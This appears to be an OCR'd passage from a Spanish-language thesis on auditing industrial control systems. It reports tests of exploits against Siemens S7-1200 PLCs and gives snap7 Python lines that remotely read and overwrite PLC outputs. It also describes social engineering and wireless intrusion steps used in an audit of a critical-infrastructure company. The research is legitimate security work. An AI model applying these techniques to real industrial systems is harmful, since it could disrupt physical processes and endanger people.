	PLC 1212c AC/DC/RLY 212-1BD30-0XB0 IP= 192.168.0.2	PLC 1212c AC/DC/RLY 212-1BE31-0XB0 IP= 192.168.0.62	PLC 1214c AC/DC/RLY 212-1BG31-0XB0 IP= 192.168.0.1
ATAQUE CON EXPLOIT 19831	(NEGATIVO) X	(NEGATIVO) X	(NEGATIVO) X
ATAQUE CON EXPLOIT 19832	(NEGATIVO) X	(NEGATIVO) X	(NEGATIVO) X
ATAQUE CON EXPLOIT 19833	(POSITIVO) √	(NEGATIVO) X	(NEGATIVO) X
ATAQUE CON EXPLOIT 38964	(NEGATIVO) X	(POSITIVO) √	(POSITIVO) √

Fuente: Investigador

En la tabla IV.6, la aceptabilidad de ataque de inyección de código, el exploit 19833 resulta ser muy efectivo sobre la CPU 1212c AC/DC/RLY 212-1BD30-0XB0, teniendo como efecto el cambio de modo de funcionamiento de la CPU del PLC, colocándolo en marcha, deteniendo e ingresar en error su funcionamiento. EL exploit 38964 brinda una efectividad sobre las CPU 1212c AC/DC/RLY 212-1BE31-0XB0 y

1214c AC/DC/RLY 212-1BG31-0XB0, infiriendo en el modo de funcionamiento de la CPU del autómata.

Snap7 Lectura de registros PLC

En snap7 se implementó códigos de lectura y escritura sobre la memoria, registros internos del PLC familia Siemens, utilizándolo como un ataque remoto, para el control y monitoreo manual de un PLC; realizando una adaptación con las librerías snap7 en código python se obtuvo las siguientes extensiones detalladas a continuación:

LEER_IN_OUT_PLC.py: esta extensión se desarrolló con el objetivo de leer entradas y salidas digitales de manera remota de los autómatas Siemens familia 1200, realizando una lectura de memoria en el dispositivo. Es necesario conocer la dirección IP del módulo y la dirección de memoria que se desea leer. Se utilizó la lectura de memorias por áreas utilizando el siguiente código, "m= s7.read_area(snap7.types.areas['PE'], 0, 0, 1)", donde:

- m, considerada como la variable
- s7, creación del cliente
- read_area, lectura de memoria por área
- PE, área de memoria de Entradas digitales
- 0, área de memoria a leer
- 0, dirección inicial de memoria a leer
- 1, número de unidades de memoria a leer

LEER_MK_PLC.py: esta extensión se desarrolló con la necesidad de leer marcas internas del PLC, verificando el uso de marcas en el dispositivo.

Utilizando el código, "result = plc.read_area(areas['MK'],0,byte,datatype)", donde:

- result, variable
- plc, cliente
- read_area, lectura de memoria por área
- MK, área de memoria de Marcas
- 0, área de memoria a leer
- byte, tipo de memoria a leer
- datatype, resultado de lectura en dato tipo, según lo especificado.

LEER_DB _PLC.py: La extensión realiza la lectura de base de datos de un PLC siemens de manera remota, es necesario conocer exactamente la dirección de memoria, el número de la base de datos y la longitud del dato caso contrario la lectura no sería exitosa. La línea principal de código es "data = plc.read_area(areas['DB'],db_num,0,length)", donde:

- data, variable
- plc, cliente
- read_area, lectura de memoria por área
- DB, área de memoria de base de datos
- Db_num, numero de base de datos
- 0, dirección de base de datos
- Length, longitud, tipo de dato.

Realizado el análisis de lectura sobre el PLC se obtuvo la siguiente información detallada en la tabla IV.7, como se puede observar a continuación:

Tabla IV.7: Lectura de Memoria en PLC, Inyección de código sobre red de PLC´s.

Lectura de Memoria PLC			
	LEER_IN_OUT_PLC.py	LEER_MK_PLC.py	LEER_DB _PLC.py
PLC 1212c AC/DC/RLY 212-1BD30-0XB0 IP= 192.168.0.2	Lectura sobre entradas y salidas digitales del PLC (AFIRMATIVO)	Lectura de Marcas sobre la memoria de PLC (AFIRMATIVO)	Lectura Base de Datos sobre la memoria de PLC (AFIRMATIVO)
PLC 1212c AC/DC/RLY 212-1BE31-0XB0 IP= 192.168.0.62	Lectura sobre entradas y salidas digitales del PLC (AFIRMATIVO)	Lectura de Marcas sobre la memoria de PLC (AFIRMATIVO)	Lectura Base de Datos sobre la memoria de PLC (AFIRMATIVO)
PLC 1214c AC/DC/RLY 212-1BG31-0XB0 IP= 192.168.0.1	Lectura sobre entradas y salidas digitales del PLC (AFIRMATIVO)	Lectura de Marcas sobre la memoria de PLC (AFIRMATIVO)	Lectura Base de Datos sobre la memoria de PLC (AFIRMATIVO)

Fuente: Investigador

En la Figura IV.13, se puede observar la lectura de entradas y salidas digitales a los tres diferentes modelos de PLC.




Figura IV.13: Lectura de Entradas y Salidas digitales sobre red de PLC`s.

Fuente: Investigador

El uso de snap7 para el control remoto de PLC´s en los 3 modelos expuestos a lectura de memoria fue completamente exitoso. Permitiendo conocer información relevante de variables que se estén manejando. Ayudando en gran medida a un atacante conocer qué variables arremeter cibernéticamente y verificar si su agresión informática fue exitosa.

Snap7, Escritura de registros PLC

Para la escritura de área de memorias de PLC se desarrolló las siguientes extensiones:

ESCRIBIR_OUT_PLC.py: el código se desarrolló con la necesidad de escribir y modificar salidas digitales de PLC's siemens familia S7-1200.

Utilizando el siguiente código principal "r = s7.write_area(snap7.types.areas['PA'], 0, 0, data1)", donde:

- r: variable
- s7, cliente
- write_area, escritura de memoria por áreas
- PA, área de salidas digitales
- 0, dirección inicial de memoria a leer
- 0, salida digital del plc a leer rango de 0-7
- data1, variable para imprimir en array

ESCRIBIR_MK_PLC.py: La escritura de marcas de PLC's en especial Marcas de programación, se las puede realizar sobre registros vacíos, no utilizados, no se puede sobrescribir sobre datos almacenados.

Su código principal es "result = plc.read_area(areas['MK'],0,byte,datatype)", donde:

- result, variable
- plc, cliente
- read_area, escritura de memoria por áreas
- MK, área de marcas
- 0, área de memoria a escribir
- byte, longitud, tipo de memoria a escribir
- datatype, resultado de escritura.

ESCRIBIR_DB_PLC.py: código desarrollado con la necesidad de escribir sobre la memoria del plc con la intención de modificar la base de datos, esta compilación se realiza únicamente bajo las condiciones de conocer el nombre de la variable y la unidad de información que utiliza el dato. Esta extensión solo se la puede escribir sobre una dirección de memoria no utilizada.

Tabla IV.8: Escritura de Memoria en PLC, Inyección de código sobre red de PLC´s.

Escritura de Memoria de PLC			
	ESCRIBIR_OUT_PLC.py	ESCRIBIR_MK_PLC.py	ESCRIBIR_DB_PLC.py
PLC 1212c AC/DC/RLY 212-1BD30-0XB0 IP= 192.168.0.2	Escritura sobre salidas digitales del PLC (AFIRMATIVO)	Escritura en marcas sobre memoria de PLC (NEGATIVO)	Escritura en Base de Datos sobre la memoria de PLC (NEGATIVO)
PLC 1212c AC/DC/RLY 212-1BE31-0XB0 IP= 192.168.0.62	Escritura sobre salidas digitales del PLC (AFIRMATIVO)	Escritura en marcas sobre memoria de PLC (NEGATIVO)	Escritura en Base de Datos sobre la memoria de PLC (NEGATIVO)
PLC 1214c AC/DC/RLY 212-1BG31-0XB0 IP= 192.168.0.1	Escritura sobre salidas digitales del PLC (AFIRMATIVO)	Escritura en marcas sobre memoria de PLC (NEGATIVO)	Escritura en Base de Datos sobre la memoria de PLC (NEGATIVO)

Fuente: Investigador

La escritura sobre un registro vacío es exitosa, pero si se desea sobrescribir en el caso de marcas y base de datos, el autómata no lo permite, llegando a ser poco producente en la necesidad de sobrescribir en memoria, como se detalla en la tabla IV.8, pero la

escritura y sobreescritura en registros de salidas y entradas digitales del PLC es afirmativo, favoreciendo un ataque remoto sobre un plc en sus salidas y entradas digitales.

Desarrollo de interfaz de Py QT Python.

Se realizó una interfaz desarrollada en Python por medio de QtDesigner ya que las herramientas de escaneo, ataque y los códigos de lectura y escritura de memoria del PLC son de uso manual, por ende, para una optimización en la realización de una Autoría Técnica se integró todas las herramientas para un análisis más rápido y de manera automática, sobre el PLC´s siemens familia S7-1200.




Figura IV.14: Escaneo de PLC en interfaz.

Fuente: Investigador

En la figura IV.14, se verifica el funcionamiento de las herramientas de escaneo de dispositivos activos sobre un Sistema de Control Industrial.




Figura IV.15: Lectura de PLC en interfaz

Fuente: Investigador

En la figura IV.15, se analiza que la integración de la herramienta de lectura de entradas y salidas digitales sobre PLC siemens, esté funcionando correctamente en la interfaz.




Figura IV.16: Escritura de PLC en interfaz.

Fuente: Investigador

En la figura IV.16, se verifica el correcto funcionamiento de la herramienta de escritura integrada en la interfaz.




Figura IV.17: Uso de herramientas para PLC en interfaz.

Fuente: Investigador

En la figura IV.17, se analiza que se encuentre integrado correctamente las herramientas de hacking ético sobre PLC's como lo son: metasploit, snap7 y fuerza bruta (brute-force-offline).

4.4.3 Fase de informes

En la fase de informe se realizó una conclusión final sobre los PLC de la familia S7-1200 Siemens, en sus modelos PLC 1212c AC/DC/RLY 212-1BD30-0XB0, PLC 1212c AC/DC/RLY 212-1BE31-0XB0 y PLC 1214c AC/DC/RLY 212-1BG31-0XB0, reportando que en su configuración por defecto son completamente vulnerables, los autómatas conectados a un sistema de control industrial en configuraciones por defecto demuestran vulnerabilidad en el puerto 102, el cual al ser expuestos, se puede obtener el control del dispositivo industrial y por consiguiente es exitosa una intervención en un proceso de un sistema de control industrial.

La realización del análisis y experimentación por laboratorio sobre los PLC siemens S7-1200, en la explotación de vulnerabilidades se permite reafirmar que los autómatas, al no poseer un firewall propio interno, no pueden controlar el tipo de ataques como: exploits, inyección de código y sniffing, logrando en el dispositivo industrial el cambio de modalidad de funcionamiento y por consiguiente errores en la CPU.

4.5 Implementación de una Auditoría Técnica en un Sistema Críticos de Control Industrial.

Se realizó la implementación de una Auditoría Técnica en la prestigiosa con Sistema de Infraestructura Crítica de la Provincia de Tungurahua, Ciudad de Ambato, para la verificación de seguridades y configuraciones de dispositivos de control industrial. Utilizando las fases de hacking ético se procedió a la Auditoría Técnica.

Sobre la empresa Auditada Se ejecutó un tipo de hacking ético Externo (Modalidad Gray Box) e interno (Modalidad Gray Box). La empresa ofreció información necesaria, como lo es: el tipo de PLC´s que manejaban el sistema y la utilización de una comunicación inalámbrica entre terminales.

4.5.1 Fase de Alcance y Descubrimiento

En la Fase de Alcance y Descubrimiento se recabó la mayor cantidad de información acerca de la Empresa, de su Sistema de Control Industrial desde el Internet.

Zoomeye

Por medio de la herramienta web, zoomeye se buscó si el Sistema de Infraestructura Crítica, poseía conexiones a internet. En la Figura IV.18, se observa la indagación del Sistema de Control Industrial; ingresadas las especificaciones de "industrial control system" no se encontró resultados acerca de la empresa a Auditar.




Figura IV.18: Búsqueda de Información en Zoomeye de Sistemas de control Industrial conectados a Internet por País.

Fuente: Investigador

Shodan

Por medio de Shodan, como se puede observar en la Figura IV.20, se realizó la búsqueda de Sistemas de control Industrial informando que en nuestro país no se encontraban Sistemas de Control Industrial manejados utilizando Internet y por consiguiente la empresa auditada no tenía su Sistema de control Industrial conectado a Internet.




Figura IV.19: Búsqueda de Información en Zoomeye de Sistemas de control industrial conectados a Internet por País.

Fuente: Investigador

Una vez realizada la indagación en el internet, acerca de la Infraestructura Crítica auditada no se halló información de su Sistema de Control Industrial.

Consecuentemente se realizó dentro de la misma empresa un estudio visual y social, conociendo que la empresa maneja su conexión de Sistema SCADA de manera individual a la red corporativa operando de forma distinta, utilizando dos redes para el manejo de datos tanto el empresarial, como industrial.

Para obtener mayor cantidad de información acerca de la empresa, se formalizó un hacking interno con modalidad gris, obteniendo como única información los tipos de PLC`s que se manejan y como es la conexión entre estaciones de trabajo del Sistema SCADA.

El Sistema de Control Industrial se controlaba por PLC`s Mitsubishi y Siemens e interconectando sus estaciones por medio de conexiones inalámbricas con antenas Mikrotik.

Ingeniería Social

La aplicación de ingeniería social ayudó en la obtención de información confidencial de la empresa tal como: Informes, reportes de actividades y planos de la empresa tanto corporativo como el de control de las estaciones por el Sistema de Control Industrial.

Se obtuvo direcciones IP del área corporativa e industrial por revisiones de los informes obtenidos. Ya realizada todas las averiguaciones se comprobó la facilidad de acceso a la información en una red ICS, dada por baja seguridad y poco cuidado sobre la misma.

La Indagación más importante que se obtuvo sobre la empresa fue, sus Direcciones IP y el control del Sistema SCADA por dispositivos PLC S7-1200 siemens, S7-300 siemens, FX3G Mitsubishi y antenas Mikrotik.

Se realizó una búsqueda de dispositivos de control industrial a nivel del país y de la ciudad para verificar si sus módulos industriales se encuentran en Internet ya que la Empresa no registra formalmente conexiones de su red Industrial a la web.




Figura IV.20: Búsqueda en Shodan de dispositivos de Control Industrial Mitsubishi conectados a Internet en Ecuador

Fuente: Investigador

En la figura IV.20, se realizó una búsqueda en shodan de dispositivos industriales, verificando si en el Ecuador existen autómatas Mitsubishi conectados al internet, sin encontrar PLC en la red de la nube.




Figura IV.21: Búsqueda en Shodan de dispositivos de Control Industrial Siemens conectados a Internet en Ecuador

Fuente: Investigador

En la Figura IV.21, se observa la búsqueda por medio de shodan de dispositivos de control industrial Siemens con conexión a Internet, en el Ecuador, brindando como resultado un autómata con conexión a la nube en la ciudad de Guayaquil, no cumpliendo con la búsqueda necesitada.

4.5.2 Fase de análisis de vulnerabilidades

En la fase de análisis de vulnerabilidades, ya se tiene identificado el rango de las direcciones IP del Sistema SCADA, y el tipo de dispositivos que se utilizan, debido al hacking interno en la organización auditada.

El laboratorio de pruebas ya antes realizado brinda información de vulnerabilidades de manera individual sobre los dispositivos siemens, pero no se tiene averiguación de los dispositivos Mitsubishi y mikrotik; procediendo a la búsqueda de vulnerabilidades de manera particular los módulos FX3G-24MR-ES Mitsubishi y antenas Mikrotik.

Ejecutando una búsqueda de alertas de vulnerabilidades en Certsi sobre los dispositivos Mitsubishi PLC FX3G, como se puede observar en la figura IV.22, según el Certsi, existe una vulnerabilidad identificada como: “CVE-2015-3938”,

atacando con una Denegación de Servicio su aplicación web integrada, necesitando del reinicio del funcionamiento de la CPU del dispositivo para su recuperación.

Figura IV.22: Resultados de la búsqueda de vulnerabilidades PLC FX3G-24MR-ES Mitsubishi en CERTSI

Fuente: Investigador

Utilizando el ICS-CERT brinda que, el PLC Mitsubishi según Alert ICS-CERT (ICSA-15-146-01), comunica que el CPU FX3G-24MR-ES, es vulnerable a ataques de Denegación de Servicios (DoS), resultando la pérdida de control de proceso de un sistema, como se puede observar en la figura IV.23.




Figura IV.23: Análisis de Vulnerabilidad en PLC FX3G-24MR-ES Mitsubishi

Fuente: Investigador

Una vez recopilada la Información necesaria de los dispositivos de control industrial que maneja la empresa, se procede al análisis de vulnerabilidades de la Red Inalámbrica del Sistema de Infraestructura Crítica, siendo este el único punto de intrusión externa a la empresa.

Análisis de Vulnerabilidades sobre Red inalámbrica de la Empresa.

La Organización cuenta con una red inalámbrica para la conexión del SCADA, se trató y se estudió de qué manera se podía vulnerar esta red ya que es el único punto exterior para atacar.

Se usó una antena Mikrotik proporcionada por la misma Empresa, desarrollando los pasos de análisis de la red inalámbrica: localización, Revisión e intrusión de la red inalámbrica.

Localización

En la localización se realizó un mapeo con la antena Mikrotik de las redes inalámbricas, gracias a la ingeniería social realizada ya se tenía datos de las características de red inalámbrica que se debía apuntar.

La Red inalámbrica se encontraba a 5GHz con un protocolo Wireless propietario Nstream, con una dirección IP x.x.x.x

Se configuró la antena por medio de una herramienta software que proporciona el mismo dispositivo, llamado Winbox, configurado de modo terminal puente, para redireccionar sin conflictos los datos entre una antena AP y una antena terminal.

Configuración detallada en la figura IV.24.




Figura IV.24: Antena configurada tipo puente terminal.

Fuente: Investigador

Revisión

En la revisión se lleva a cabo la búsqueda de Puntos de Acceso (AP), por medio del servicio scann brindado por la misma antena, detallado en la figura IV.25.

